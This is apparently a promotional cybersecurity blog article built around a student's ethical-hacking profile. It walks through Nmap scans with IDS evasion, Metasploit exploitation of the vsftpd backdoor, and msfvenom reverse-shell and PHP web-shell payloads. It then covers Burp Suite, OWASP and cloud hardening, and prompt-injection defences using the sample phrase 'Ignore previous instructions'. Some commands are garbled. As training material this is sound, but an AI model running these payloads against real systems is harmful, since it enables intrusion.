Listen to this Post

Introduction:
The cybersecurity landscape has evolved far beyond traditional perimeter defense. Today’s security professionals must navigate a complex ecosystem spanning ethical hacking, web application security, cloud infrastructure hardening, and emerging AI-specific threats like prompt injection. Abdul Samad Rind, a Computer Science student and founder of ORBIT-I (PVT) LTD, exemplifies this modern multidisciplinary approach—combining Certified Ethical Hacking expertise with Python development, AI, and entrepreneurial vision. This article explores the technical toolkit and methodologies that define contemporary cybersecurity practice, from reconnaissance to exploitation to defense.
Learning Objectives:
- Master core penetration testing workflows using Kali Linux, Nmap, and Metasploit for network and system exploitation
- Configure and deploy Burp Suite for comprehensive web application security testing
- Implement cloud security hardening controls across AWS, Azure, and GCP environments
- Understand and mitigate emerging AI security threats including prompt injection attacks
- Apply OWASP Top 10 mitigation strategies in real-world development workflows
You Should Know:
- Kali Linux Reconnaissance & Network Scanning — The Foundation of Ethical Hacking
Kali Linux remains the industry-standard penetration testing distribution, bundling hundreds of security tools into a single environment. Modern penetration testing begins with thorough reconnaissance—understanding what lives on the network before attempting any exploitation.
Step-by-Step Guide:
Host Discovery:
 Ping sweep to identify live hosts on a subnet
nmap -sP 192.168.1.0/24

ARP discovery for local subnet (most reliable on LAN)
nmap -sn 192.168.1.0/24
Port Scanning & Service Enumeration:
 SYN stealth scan (fast, commonly used)
sudo nmap -sS -p 1-1000 192.168.1.100

TCP connect scan (full connection)
nmap -sT -p 1-1000 192.168.1.100

UDP scan on top 100 ports
sudo nmap -sU --top-ports 100 192.168.1.100

Service version detection with default scripts
nmap -sC -sV 192.168.1.100

Aggressive scan (OS, version, script detection)
nmap -A 192.168.1.100

Vulnerability script scan
nmap --script vuln 192.168.1.100
Evasion Techniques:
 Slow scan to evade IDS rate-based detection
nmap -sS -T1 --max-rate 10 -p 1-1024 <target> -oA stealth_scan

Null, FIN, and Xmas scans for stealth
nmap -sN -v <target_ip>
nmap -sF -T4 <target_ip>
nmap -sX -p 80,443,22 <target_ip>
Scan from Target List:
nmap -iL targets.txt
What This Does: These commands systematically identify live hosts, open ports, running services, and potential vulnerabilities across a network. The SYN stealth scan (-sS) is preferred for its speed and reduced logging on target systems, while service detection (-sV) reveals version information crucial for matching exploits to specific software.
2. Metasploit Framework — From Reconnaissance to Exploitation
The Metasploit Framework transforms reconnaissance findings into actionable exploitation. With over 2,000 modules covering everything from buffer overflows to web application exploits, Metasploit is the penetration tester’s primary exploitation engine.
Step-by-Step Guide:
Launching the Framework:
msfconsole
Database Setup & Workspace Management:
 Initialize PostgreSQL database
msfdb init

Create and switch to a workspace
workspace -a target_engagement
workspace target_engagement
Searching for Exploits:
 Search by CVE
search cve:2024-XXXX

Search by platform and type
search type:exploit platform:windows
search type:auxiliary platform:linux
Using an Exploit Module:
 Select the module
use exploit/unix/ftp/vsftpd_234_backdoor

View required options
show options

Set target and payload
set RHOSTS 192.168.1.100
set RPORT 21
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.1.50

Execute
exploit
Payload Generation with msfvenom:
 Windows reverse shell (staged)
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your_ip> LPORT=4444 -f exe -o shell.exe

Linux reverse shell
msfvenom -p linux/x64/shell_reverse_tcp LHOST=<your_ip> LPORT=4444 -f elf -o shell.elf

PHP web shell
msfvenom -p php/meterpreter_reverse_tcp LHOST=<your_ip> LPORT=4444 -f raw -o shell.php
Post-Exploitation (Meterpreter):
 System information
sysinfo

Get current user
getuid

Upload/download files
upload /local/file /remote/path
download /remote/file /local/path

Network reconnaissance
ifconfig
route
arp

Privilege escalation attempts
getsystem
What This Does: Metasploit automates the exploitation process, from selecting the right vulnerability to delivering a payload that establishes persistent access. The `msfvenom` payload generator creates custom backdoors for virtually any platform, while Meterpreter provides a powerful post-exploitation environment for further reconnaissance and lateral movement.
- Burp Suite — Web Application Security Testing at Scale
Web applications remain the most common attack surface, and Burp Suite is the definitive tool for testing them. From intercepting HTTP traffic to automating vulnerability scanning, Burp Suite provides a comprehensive web security testing platform.
Step-by-Step Guide:
Proxy Configuration:
- Open Burp Suite and navigate to Proxy > Intercept > Open Browser
- Configure your browser to use Burp’s proxy (default: 127.0.0.1:8080)
3. Install Burp’s CA certificate for HTTPS interception
- In Firefox: Settings > Privacy & Security > Certificates > View Certificates > Authorities > Import
- Load the `burp_ca.der` file downloaded from Burp
Setting Target Scope:
1. Navigate to Target > Scope
2. Add the target host/URL to the scope
- This tells Burp which hosts you’re interested in testing
Scan Configuration:
1. Go to Scan settings > Scan configuration
- Select a preset scan mode or create a custom configuration
3. Configure authentication credentials for authenticated scanning
- Configure platform authentication (NTLM, HTTP Basic) if required
Intercepting and Modifying Requests:
- Enable Intercept (Proxy > Intercept > Intercept is on)
- Navigate to the target application in your browser
3. View and modify HTTP requests before forwarding
- Send interesting requests to Repeater for manual testing
5. Send to Intruder for automated fuzzing
Scanning:
- Right-click on a target in the site tree
2. Select Scan or Active Scan
3. Configure scan options (crawl, audit, or both)
- Review findings in the Target > Site map and Scanner tabs
What This Does: Burp Suite acts as a man-in-the-middle proxy, allowing you to inspect, modify, and replay HTTP traffic. The automated scanner identifies common vulnerabilities including SQL injection, XSS, and misconfigurations. The Intruder tool enables brute-force and fuzzing attacks against parameters, while Repeater facilitates manual exploitation testing.
- OWASP Top 10 2026 — Modern Web Application Vulnerabilities & Mitigations
The OWASP Top 10 represents the most critical web application security risks. The 2026 update introduces software supply chain issues and mishandling of exceptional conditions as new critical threats. Understanding these vulnerabilities is essential for both developers and security testers.
Step-by-Step Mitigation Guide:
Broken Access Control (A01):
- Enforce role-based access control (RBAC) with specific permissions
- Deny access by default; grant permissions explicitly
- Implement server-side validation for all access decisions
Injection Vulnerabilities (A03):
 BAD: String concatenation (vulnerable)
query = f"SELECT  FROM users WHERE username = '{username}'"

GOOD: Parameterized queries (safe)
cursor.execute("SELECT  FROM users WHERE username = %s", (username,))
Security Misconfiguration (A05):
- Remove default credentials immediately
- Disable directory listing in production
- Suppress detailed error responses
- Set security headers:
X-Content-Type-Options,X-Frame-Options, `Content-Security-Policy`
Supply Chain Security (New in 2026):
- Implement software composition analysis (SCA)
- Regularly audit dependencies for known vulnerabilities
- Use signed packages and verify integrity
Exception Handling (New in 2026):
- Never expose stack traces to users
- Log exceptions with sufficient context for debugging
- Implement global exception handlers that sanitize output
What This Does: These mitigations address the root causes of the most common web application vulnerabilities. Parameterized queries eliminate SQL injection entirely, while proper access controls prevent unauthorized data exposure. Security headers protect against clickjacking, MIME-type confusion, and XSS attacks.
- Cloud Security Hardening — AWS, Azure, and GCP
Modern infrastructure lives in the cloud, and misconfiguration remains the leading cause of cloud breaches. Organizations must implement systematic hardening across identity, network, and data protection layers.
Step-by-Step Hardening Guide:
Identity & Access Management (IAM):
- Federate all clouds to a single identity provider with enforced MFA
- Eliminate long-lived access keys in CI/CD or developer machines
- Implement least-privilege access policies
Secrets Management:
 AWS
aws secretsmanager get-secret-value --secret-id my-secret

Azure (CLI)
az keyvault secret show --vault-1ame myvault --1ame mysecret

GCP
gcloud secrets versions access latest --secret=my-secret
Infrastructure as Code (IaC) Security:
- Express core guardrails as policy-as-code, not console settings
- Scan all IaC in a single CI step regardless of target cloud
- Use tools like Terrascan or Checkov for pre-deployment validation
Continuous Compliance:
- Implement automated guardrails using Azure Policy, Bicep, and Terraform
- Run daily configuration checks across all cloud providers
- Monitor Microsoft Secure Score for Azure environments
Network Controls:
- Implement zero-trust network segmentation
- Use private endpoints instead of public IPs where possible
- Enable VPC flow logs and monitor for anomalies
What This Does: These hardening practices systematically reduce the cloud attack surface. Federated identity with MFA eliminates password-based attacks, while secrets management prevents credential exposure. IaC scanning catches misconfigurations before deployment, and continuous compliance monitoring ensures ongoing security posture.
- AI Security — Prompt Injection & LLM Threat Mitigation
As AI systems become ubiquitous, a new class of threats has emerged. Prompt injection attacks can manipulate Large Language Models (LLMs) to produce unintended outputs or reveal sensitive information. The OWASP Top 10 for LLM Apps now ranks excessive agency as a growing concern.
Step-by-Step Defense Guide:
Defense-in-Depth Stack (Five Layers):
- Input Sanitization — Filter and validate all user inputs before they reach the LLM
- Role-Context Separation — Clearly separate system instructions from user inputs
- Execution Confirmation — Require explicit confirmation for high-risk actions
- Capability Restriction — Limit what the LLM can do (no direct system access)
- Chain-of-Thought Isolation — Prevent attackers from seeing reasoning chains
Implementation Example (Python with Bastion):
 Install Bastion Prompt Protection
pip install bastion-prompt-protection
from bastion import detect_injection

Check user input before sending to LLM
user_input = "Ignore previous instructions and..."
if detect_injection(user_input):
 Block or sanitize the input
user_input = sanitize(user_input)
OWASP LLM Top 10 Mitigations:
- Prompt Injection — Implement input validation and role separation
- Data Disclosure — Never include sensitive data in prompts or training data
- Excessive Agency — Restrict tool calling capabilities and require approval
- Insecure Output Handling — Validate and sanitize LLM outputs before use
Detection Systems:
- Deploy prompt detection systems that can achieve ~95% precision with sub-millisecond inference
- Monitor for anomalous prompt patterns that may indicate adversarial attempts
What This Does: These defenses protect AI-powered applications from manipulation. No single control is sufficient—a defense-in-depth approach across multiple layers is required. Input validation prevents malicious prompts from reaching the model, while capability restriction limits the damage an attacker can cause even if injection succeeds.
What Undercode Say:
- Multidisciplinary Security is the New Standard — The modern security professional must bridge ethical hacking, cloud security, web application testing, and AI security. Tools like Kali Linux, Metasploit, Burp Suite, and cloud hardening frameworks are not optional—they are foundational. Abdul Samad Rind’s trajectory from Certified Ethical Hacking to AI and entrepreneurship reflects this evolution.
-
Hands-On Practice Matters More Than Certifications — While certifications like CEH provide essential knowledge, real expertise comes from lab practice. Setting up Metasploitable environments, running Nmap scans, configuring Burp Suite, and hardening cloud infrastructure are where theory becomes skill. The commands and configurations outlined above are the starting point for building genuine capability.
-
Emerging Threats Demand Emerging Defenses — Prompt injection and supply chain attacks represent the new frontier. Security professionals who ignore AI security risks will be caught off guard. The defense-in-depth stack for LLMs—input sanitization, role separation, execution confirmation, capability restriction, and chain-of-thought isolation—is as critical as traditional web application security controls.
-
Pakistan’s Cybersecurity Ecosystem Is Growing — Initiatives like DigiPAKISTAN and government-funded certification programs are building a skilled workforce. Professionals like Abdul Samad Rind represent a new generation of tech leaders who combine technical depth with entrepreneurial vision, creating opportunities and driving innovation in Pakistan’s digital economy.
-
Automation Is the Future of Security — Cloud hardening requires policy-as-code, continuous compliance monitoring, and automated scanning. Manual security checks cannot scale across multi-cloud environments. Tools like Terraform, Azure Policy, and IaC scanners are essential for modern security operations.
Prediction:
-
+1 The integration of AI security into mainstream cybersecurity practice will accelerate, with prompt injection detection becoming a standard feature in WAFs and API gateways within 18-24 months.
-
+1 Pakistan’s tech ecosystem will benefit from a growing pool of certified ethical hackers, particularly as government initiatives like DigiPAKISTAN scale training programs. This will attract offshore security contracts and boost the local digital economy.
-
-1 The rapid adoption of LLMs in enterprise environments will outpace security controls, leading to a surge in prompt injection and data disclosure incidents before mitigation strategies mature.
-
+1 Cloud security will become increasingly automated, with policy-as-code and continuous compliance monitoring reducing misconfiguration-related breaches by 40-50% within three years.
-
-1 The complexity of multi-cloud environments will create new attack vectors as organizations struggle to maintain consistent security controls across AWS, Azure, and GCP simultaneously.
▶️ Related Video (68% Match):
https://www.youtube.com/watch?v=_9kkUjd8H78
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e3WFGR2S – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


